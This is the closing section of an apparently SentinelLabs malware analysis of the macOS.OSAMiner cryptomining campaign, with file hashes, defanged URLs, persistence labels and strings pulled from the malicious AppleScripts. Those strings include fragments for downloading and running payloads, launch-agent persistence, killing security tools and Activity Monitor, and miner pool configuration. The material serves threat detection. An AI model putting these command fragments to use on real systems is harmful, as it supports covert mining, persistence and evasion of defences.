97febb1aa15ad7b1c321f056f7164526eb698297e0fea0c23bd127498ba3e9bb [ssl4.plist](#)

## Conclusion

Run-only AppleScripts are surprisingly rare in the macOS malware world, but both the longevity of and the lack of attention to the macOS.OSAMiner campaign, which has likely been running for at least 5 years, shows exactly how powerful run-only AppleScripts can be for evasion and anti-analysis. In this case, we have not seen the actor use any of the more powerful features of AppleScript that we've discussed elsewhere [4,5], but that is an attack vector that remains wide open and which many defensive tools are not equipped to handle. In the event that other threat actors begin picking up on the utility of leveraging run-only AppleScripts, we hope this research and the tools discussed above will prove to be of use to analysts.

## Hashes and IoCs

SHA1: d760c99dec3efd98e3166881d327aa2f4a8735ef

SHA256: 35a83f2467d914d113f5430cbede54ac96a212ed2b893ee9908e6b05c12b6f6

Office4mac.app.zip (Trojanized Application bundle, 2018 version)

SHA1: 13382e8cb8edb9bfea40d2370fc97d0cbdbf61e7

SHA256: 5619d101a7e554c4771935eb5d992b1a686d4f80a2740e8a8bb05b03a0d6dc2b

*Install-LOL.app.zip* (Trojanized Application bundle, 2018 version)

SHA1: 93b2653a4259d9c04e5b780762dc4abc40c49d35

SHA256: df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8

*com.apple.4V.plist* (AppleScript, parent script dropped by trojanized application to `~/Library/LaunchAgents/` folder)

SHA1: f2bdec618768e2deb5c3232f327fb3d6165ac84c

SHA256: 9ad23b781a22085588dd32f5c0a1d7c5d2f6585b14f1369fd1ab056cb97b0702

*com.apple.FY9.plist* (Persistence launch agent for *com.apple.4V.plist*)

SHA1: f3c9ecc8484ce602493652a923e9afdbb5b10584

SHA256: b954af3ee83e5dd5b8c45268798f1f9f4b82ecb06f0b95bf8fb985f225c2b6af

*main.scpt* (AppleScript, parent script contained in trojanized application, 2018 version)

SHA1: 562cb5103859e6389882088575995dc9722b781a

SHA256: f145fce4089360f1bc9f9fb7f95a8f202d5b840eac9baab9e72d8f4596772de9

*k.plist* (AppleScript, written to `~/Library/k.plist` for evasion and anti-analysis;)

SHA1: f3d83291008736e1f8a2d52e064e2dec2c893ba

SHA256: ab4596d3f8347d447051eb4e4075e04c37ce161514b4ce3fae91010aac7ae97f

*001.plist* (AppleScript, earlier version of *k.plist*, written to the LaunchAgents folder as “com.apple.Yahoo.plist”)

SHA1: 13d65cb49538614f94b587db494b01273a73a491

SHA256: 24cd2f6c4ad6411ff4cbb329c07dc21d699a7fb394147c8adf263873548f2dfd

*wodaywo.png*

(AppleScript, written to `~/Library/11.png`, miner config / downloader script)

SHA1: 1a662b22b04bd3f421afb22030283d8bdd91434a

SHA256: f89205a8091584e1215cf33854ad764939008004a688b7e530b085e3230effce

*ondayon.png*

(AppleScript, earlier version of the miner config / downloader script)

SHA1: cfb1a0cd345bb2cbd65ed1e6602140829382a9b4

SHA256: 97febb1aa15ad7b1c321f056f7164526eb698297e0fea0c23bd127498ba3e9bb

*ssl4.plist* (Mach-O, XMR-Stak miner, written to `~/Library/Caches/com.apple.XX/ssl4.plist`, where “XX” is any two uppercase letters. Older samples write to `~/Library/Safari/`).

SHA1: 0756f251bc78bfe298a59db97a2b37aa3f2d3f96

SHA256: 1ecbc4472bf90c657d4b27bcf3ca5f2ec2b43065282a8d57c9b86bdf213f77ed

*ssl3.plist* (earlier variant of above)

### Observed Parent Script Names

com.apple.4V.plist

com.apple.UV.plist  
com.apple.00.plist

### Persistence Agent Labels

com.apple.FY9.plist  
com.apple.HYQ.plist  
com.apple.2KR.plist

### Observed URLs

hxxps://www[.]emoneyspace[.]com/wodaywo  
hxxp://www[.]wodaywo65465182[.]com  
hxxp://wodaywo.com[:]8080  
hxxp://www[.]budaybu10000[.]com:8080

### Significant Parent Script Strings:

```
-o ~/Library/11.png  
;killall Terminal  
;launchctl start com.apple.  
/usr/sbin/system_profiler SPHardwareDataType | awk  
~/Library/LaunchAgents/com.apple.  
launchctl stop com.apple.  
osascript ~/Library/11.png > /dev/null 2> /dev/null &  
osascript ~/Library/k.plist > /dev/null 2> /dev/null &  
ping -c 1 www.apple.com  
ping -c 1 www.yahoo.com  
rm ~/Library/11.png  
rm ~/Library/k.plist  
-=-=-=-=-  
time=
```

### Significant Evasion Script Strings:

```
{print $1}  
/var/log/install.log  
360  
Activity Monitor  
Avast  
Avira  
CleanMyMac  
Installation Log  
Installer  
Keeper  
kill -9  
Lemon  
MacMgr
```

Malware

```
ps ax | grep -E
```

### Significant Miner Setup Script Strings:

```
"call_timeout" : 10,"retry_time" : 30,"giveup_limit" : 0,"verbose_level" : 3,"print_motd" : true,"h_
```

```
"cpu_threads_conf" :[ { "low_power_mode" : false, "no_prefetch" : true, "asm" : "auto", "affine_to
```

```
"cpu_threads_conf" :[ { "low_power_mode" : true, "no_prefetch" : true, "asm" : "auto", "affine_to
```

```
"pool_list" :[{"pool_address" : "wodaywo.com:8888", "wallet_address" : "", "rig_id" : "", "pool_pass
```

```
[ -e
] && echo true || echo false
/config.txt
/cpu.txt
/pools.txt
/ssl.zip
/ssl4.plist
/usr/bin/ditto -xk
/usr/sbin/system_profiler SPHardwareDataType | awk
&> /dev/null & exit;
~/library/Caches/com.apple.
Caches/com.apple.
caffeinate -d &> /dev/null & echo $!
caffeinate -i &> /dev/null & echo $!
caffeinate -m &> /dev/null & echo $!
caffeinate -s &> /dev/null & echo $!
curl -L http:
df -g / | grep / | grep -v grep | awk
mkdir ~/library/Caches
mkdir ~/library/Caches/com.apple.
ores: 4
pgrep ssl4.plist
system_profiler SPHardwareDataType
```

### References

1. <https://www.anquanke.com/post/id/160496>
2. <https://www.codetd.com/article/2819752>
3. <https%3A%2F%2Fwww.tr0y.wang%2F2020%2F03%2F05%2FMacOS的ssl4.plist挖矿病毒排查记录%2F>

4. <https://www.sentinelone.com/blog/macOS-red-team-calling-apple-apis-without-building-binaries/>
5. <https://www.sentinelone.com/blog/how-offensive-actors-use-applescript-for-attacking-macos/>

## Resources

[https://github.com/SentineLabs/aevt\\_decompile](https://github.com/SentineLabs/aevt_decompile)

<https://github.com/Jinmo/applescript-disassembler>

<https://applescriptlibrary.wordpress.com/>

---

Source: <https://labs.sentinelone.com/fade-dead-adventures-in-reversing-malicious-run-only-applescripts/>